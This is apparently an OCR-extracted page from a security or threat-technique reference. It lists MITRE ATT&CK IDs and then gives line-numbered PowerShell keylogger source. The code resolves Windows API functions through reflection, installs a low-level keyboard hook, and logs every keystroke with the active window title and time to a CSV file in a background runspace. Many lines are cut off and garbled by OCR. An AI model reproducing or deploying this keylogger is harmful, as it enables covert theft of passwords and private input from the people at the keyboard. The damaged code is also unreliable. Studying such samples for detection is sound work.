



**J**/

```
T1037.001
T1037.002
T1037.004
T1037.005
T1039
T1040
```

```
[ranameter( rosition = o)]
 58
                         [Type[]]
 59
                         $Parameters = (New-Object Type[](0)),
 60
                         [Parameter( Position = 1 )]
 61
 62
                         [Type]
                         $ReturnType = [Void]
 63
 64
                    )
 65
                     $Domain = [AppDomain]::CurrentDomain
 66
                     $DynAssembly = New-Object Reflection.AssemblyName('ReflectedDelegate')
 67
                     $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Refl
 68
                     $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('InMemoryModule', $fa
 69
                     $TypeBuilder = $ModuleBuilder.DefineType('MyDelegateType', 'Class, Public,
 70
                     $ConstructorBuilder = $TypeBuilder.DefineConstructor('RTSpecialName, HideBy
 71
                     $ConstructorBuilder.SetImplementationFlags('Runtime, Managed')
 72
                     $MethodBuilder = $TypeBuilder.DefineMethod('Invoke', 'Public, HideBySig, Ne
 73
                     $MethodBuilder.SetImplementationFlags('Runtime, Managed')
 74
 75
 76
                     $TypeBuilder.CreateType()
 77
                }
                function local:Get-ProcAddress {
 78
                    Param (
 79
                         [OutputType([IntPtr])]
 80
 81
                         [Parameter( Position = 0, Mandatory = $True )]
 82
 83
                         [String]
                         $Module,
 84
 85
 86
                         [Parameter( Position = 1, Mandatory = $True )]
 87
                         [String]
                         $Procedure
 88
 89
                    )
 90
                    # Get a reference to System.dll in the GAC
 91
                    $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies()
 92
                         Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
 93
                     $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativ
 94
                     # Get a reference to the GetModuleHandle and GetProcAddress methods
 95
                     $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
 96
                     $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
 97
                     # Get a handle to the module specified
 98
                    $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
 99
                     $tmpPtr = New-Object IntPtr
100
                    $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $
101
102
                    # Return the address of the function
103
                     $GetProcAddress.Invoke($null, @([Runtime.InteropServices.HandleRef]$HandleR
104
105
                }
106
                #region Imports
107
108
                [void][Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms')
109
110
                # SetWindowsHookEx
111
                $SetWindowsHookExAddr = Get-ProcAddress user32.dll SetWindowsHookExA
112
113
                     $SetWindowsHookExDelegate = Get-DelegateType @([Int32], [MulticastDelegate]
                     $SetWindowsHookEx = [Runtime.InteropServices.Marshal]::GetDelegateForFuncti
114
115
                # CallNextHookEx
116
117
                $CallNextHookExAddr = Get-ProcAddress user32.dll CallNextHookEx
                     $CallNextHookExDelegate = Get-DelegateType @([IntPtr], [Int32], [IntPtr], [
118
```





```
290
                                 $Keys::Space
                                                    { $Key = '< >' }
291
                                 $Keys::Left
                                                     { $Key = '<Left>' }
292
                                 $Keys::Up
                                                     { $Key = '<Up>' }
                                 $Keys::Right
                                                    { $Key = '<Right>' }
293
294
                                 $Keys::Down
                                                     { $Key = '<Down>' }
295
                                 $Keys::LMenu
                                                     { \$Key = '<Alt>' }
296
                                 $Keys::RMenu
                                                     { $Key = '<Alt>' }
297
                                 $Keys::LWin
                                                     { $Key = '<Windows Key>' }
298
                                 $Keys::RWin
                                                    { $Key = '<Windows Key>' }
299
                                 $Keys::LShiftKey
                                                    { $Key = '<Shift>' }
300
                                 $Keys::RShiftKey
                                                    { $Key = '<Shift>' }
301
                                 $Keys::LControlKey { $Key = '<Ctrl>' }
302
                                 $Keys::RControlKey { $Key = '<Ctrl>' }
303
                            }
304
                        }
305
306
                         # Get foreground window's title
307
                         $Title = New-Object Text.Stringbuilder 256
308
                         $GetWindowText.Invoke($hWindow, $Title, $Title.Capacity)
309
                         # Define object properties
310
311
                         $Props = @{
312
                             Key = $Key
313
                            Time = [DateTime]::Now
314
                             Window = $Title.ToString()
315
                         }
316
317
                         $obj = New-Object psobject -Property $Props
318
319
                         # Stupid hack since Export-CSV doesn't have an append switch in PSv2
320
                         $CSVEntry = ($obj | Select-Object Key,Window,Time | ConvertTo-Csv -NoTy
321
322
                         #return results
323
                         Out-File -FilePath $LogPath -Append -InputObject $CSVEntry -Encoding un
324
                    }
325
                     return $CallNextHookEx.Invoke([IntPtr]::Zero, $Code, $wParam, $1Param)
326
                }
327
328
                # Cast scriptblock as LowLevelKeyboardProc callback
                $Delegate = Get-DelegateType @([Int32], [IntPtr], [IntPtr]) ([IntPtr])
329
330
                $Callback = $CallbackScript -as $Delegate
331
332
                # Get handle to PowerShell for hook
333
                $PoshModule = (Get-Process -Id $PID).MainModule.ModuleName
                $ModuleHandle = $GetModuleHandle.Invoke($PoshModule)
334
335
336
                # Set WM_KEYBOARD_LL hook
                $Hook = $SetWindowsHookEx.Invoke(0xD, $Callback, $ModuleHandle, 0)
337
338
                $Stopwatch = [Diagnostics.Stopwatch]::StartNew()
339
340
341
                while ($true) {
                    if ($PSBoundParameters.Timeout -and ($Stopwatch.Elapsed.TotalMinutes -gt $T
342
343
                     $PeekMessage.Invoke([IntPtr]::Zero, [IntPtr]::Zero, 0x100, 0x109, 0)
                     Start-Sleep -Milliseconds 10
344
345
                }
346
347
                $Stopwatch.Stop()
348
349
                # Remove the hook
350
                $UnhookWindowsHookEx.Invoke($Hook)
351
            }
352
353
            # Setup KeyLogger's runspace
354
            $PowerShell = [PowerShell]::Create()
355
            [void]$PowerShell.AddScript($Script)
```

```
[void]$PowerShell.AddArgument($LogPath)
if ($PSBoundParameters.Timeout) { [void]$PowerShell.AddArgument($Timeout) }

# Start KeyLogger
[void]$PowerShell.BeginInvoke()

if ($PassThru.IsPresent) { return $PowerShell }

}
```